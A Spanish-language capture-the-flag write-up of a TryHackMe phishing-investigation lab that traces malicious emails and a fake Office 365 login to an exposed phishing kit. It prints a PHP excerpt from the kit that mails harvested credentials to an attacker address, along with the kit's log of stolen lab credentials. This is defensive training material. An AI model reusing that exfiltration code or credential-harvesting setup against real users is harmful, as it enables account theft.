

Resolución de Laboratorio

Snapped Phish-ing Line

Investigación de una campaña de phishing dirigida a una empresa financiera: análisis de los correos recibidos, del adjunto HTML malicioso y del portal falso de Office 365 al que redirige. Después se accede al phishing kit que el atacante dejó expuesto en su servidor, se analiza su código y se revisan los logs de credenciales robadas.


URL:

<https://tryhackme.com/room/snappedphishingline>


Writeup por Jenrrisinho


Fase 1: Correos y adjunto

En phish-emails hay 5 correos, todos enviados desde **Accounts.Payable@groupmarketingonline.icu**, que se hace pasar por "Group Marketing Online".



- Receptor del correo "Quote for Services Rendered": **William McClean**
- Adjunto del correo a Zoe Duncan: Direct Credit Advice.html (509 bytes), que redirige a **kennaroads.buzz**
- Página de login suplantada: **Microsoft** (Office 365), con el correo de la víctima ya rellenado





Fase 2: Kit expuesto

En kennaroads.buzz/data/ había *directory listing* abierto con **Update365.zip**.

← → ↻ Not Secure kennaroads.buzz/data/

Index of /data

	Name	Last modified	Size	Description
📁	Parent Directory		-	
📄	Update365.zip	2023-04-16 14:19	394K	
📁	Update365/	2023-05-03 15:56	-	

Apache/2.4.56 (Debian) Server at kennaroads.buzz Port 80

- **SHA256:**

ba3c15267393419eb08c7b2652b8b6b39b406ef300ae8a18fee4d16b19ac9686

```
damianhall@ip-10-67-150-122:~$ sha256sum /home/damianhall/
Downloads/Update365.zip
ba3c15267393419eb08c7b2652b8b6b39b406ef300ae8a18fee4d16b19
ac9686 /home/damianhall/Downloads/Update365.zip
```

- **VirusTotal:** 33/65 detecciones. Categorías: phishing, **trojan** y hacktool.

ba3c15267393419eb08c7b2652b8b6b39b406ef300ae8a18fee4d16b19ac9686

33/65 security vendors flagged this file as malicious

Community Score: 33/65

ba3c15267393419eb08c7b2652b8b6b39b406ef300ae8a18fee4d16b19ac9686

Update365.zip

Size: 393.55 KB

Last Analysis Date: 20 hours ago

zip long-sleeps checks-user-input detect-debug-environment

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: trojan.phishmailer/phishingms

Threat categories: trojan phishing hacktool

Family labels: phishmailer phishingms ategp

Security vendors' analysis

Alibaba	Trojan.HTML/Phishing.62b2fe1f	Allicloud	Trojan(stealer).Php/Phishing.Akgrp
ALYac	Trojan.Generic.36691839	Antiy-AVL	Trojan(PSW)/PHPPhishMailer
Arcabit	Trojan.Generic.D20030A0 (many)	Avast	HTML/PhishingMS-AZ (Phish)
AVG	HTML/PhishingMS-AZ (Phish)	Avira (no cloud)	PHISH/HTML_Agent.AZ
BitDefender	Trojan.Generic.33566880	CTX	Zip.phishing.generic
Cynet	Malicious (score: 99)	DrWeb	PHP.Siggen.164
Emsisoft	Trojan.Generic.33566880 (B)	eScan	Trojan.Generic.33566880
ESET-NOD32	PHP/HackTool.BotSant.F.Trojan	Fortinet	PHP/Agent.LKiphish

- Archivos en el zip: 49

ba3c15267393419eb08c7b2652b8b6b39b406ef300ae8a18fee4d16b19ac9686

Bundle Info

Contents Metadata

Contained Files	49
Uncompressed Size	520.27 KB
Earliest Content Modification	2019-10-06 19:01:20
Latest Content Modification	2020-04-07 00:17:14

Contained Files By Type

GIF	1
JPG	2
PNG	3
DIRECTORY	7
PHP	12
UNKNOWN	24

Fase 3: Logs y código del kit

- **/data/Update365/log.txt**: registra las credenciales robadas. El usuario que envió credenciales más de una vez es **michael.ascot@swiftspend.finance**.

```
← → ↻ Not Secure kennaroads.buzz/data/Update365/log.txt
-----+ Office365 Login |+-----
Email : isaiah.puzon@gmail.com
Password : PhishMOMUKAM0123!
-----
Client IP: 158.62.17.197
User Agent : Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/112.0
Country : Philippines
Date: Mon Jun 29, 2020 10:00 am
--- http://www.geoiptool.com/?IP=158.62.17.197 ----
--> Created BY Real Carder +--
-----+ Office365 Login |+-----
Email : michael.ascot@swiftspend.finance
Password : Invoice2023!
-----
Client IP: 64.62.197.80
User Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Country : United States
Date: Mon Jun 29, 2020 10:01 am
--- http://www.geoiptool.com/?IP=64.62.197.80 ----
--> Created BY Real Carder +--
-----+ Office365 Login |+-----
Email : zoe.duncan@swiftspend.finance
Password : Passw0rd1!
-----
Client IP: 64.62.197.80
User Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Country : United States
Date: Mon Jun 29, 2020 10:01 am
--- http://www.geoiptool.com/?IP=64.62.197.80 ----
--> Created BY Real Carder +--
-----+ Office365 Login |+-----
Email : michael.ascot@swiftspend.finance
Password : Invoice2023!
-----
Client IP: 64.62.197.80
User Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Country : United States
Date: Mon Jun 29, 2020 10:01 am
--- http://www.geoiptool.com/?IP=64.62.197.80 ----
--> Created BY Real Carder +--
-----+ Office365 Login |+-----
Email : derick.marshall@swiftspend.finance
Password : lol
-----
Client IP: 64.62.197.80
User Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Country : United States
Date: Mon Jun 29, 2020 10:01 am
--- http://www.geoiptool.com/?IP=64.62.197.80 ----
--> Created BY Real Carder +--
-----+ Office365 Login |+-----
Email : michelle.chen@swiftspend.finance
Password : testing123
-----
Client IP: 64.62.197.80
User Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Country : United States
Date: Mon Jun 29, 2020 10:01 am
--- http://www.geoiptool.com/?IP=64.62.197.80 ----
--> Created BY Real Carder +--
```


- **Validation/submit.php**: captura email, contraseña, IP y user agent, y los envía por correo a **m3npat@yandex.com**. Devuelve un falso 403 a peticiones GET y tiene otro correo ofuscado con chr():
codercvvs@gmail.com.

```
...
$send = "m3npat@yandex.com";


$bron = "Outlook update $ip | Office365";
$lagi = "MIME-Version: 1.0\n";
$lagi = "From: $ip <no-reply@$from>";
...
else
{
mail("m3npat@yandex.com",$bron,$message,$lagi);
header("Location: retry.php?$url&email=$email&error=2");
}
...
```

Fase 4: Flag

En office365/flag.txt aparece fUxSVV8zSHRfaFQxd195NExwe01IIVAo=.



Con CyberChef (From Base64 + Reverse) da:



THM{pL4y_w1Th_tH3_URL}

Conclusiones

- Un adjunto HTML de solo 509 bytes bastó para lanzar un ataque de *credential harvesting* con un login falso de Office 365.
- El atacante dejó el *directory listing* abierto en /data/, lo que permitió descargar su phishing kit y leer el log de credenciales robadas.
- IOCs identificados:
 - Dominio: kennaroads.buzz
 - Remitente: Accounts.Payable@groupmarketingonline.icu
 - Correos del atacante: m3npat@yandex.com y codercvvs@gmail.com
 - SHA256 del kit:
ba3c15267393419eb08c7b2652b8b6b39b406ef300ae8a18fee4d16b19ac9686
- Recomendaciones: tratar como comprometidas las cuentas del log (cambio de contraseña y MFA), bloquear el dominio y el remitente, y filtrar adjuntos HTML en el correo corporativo.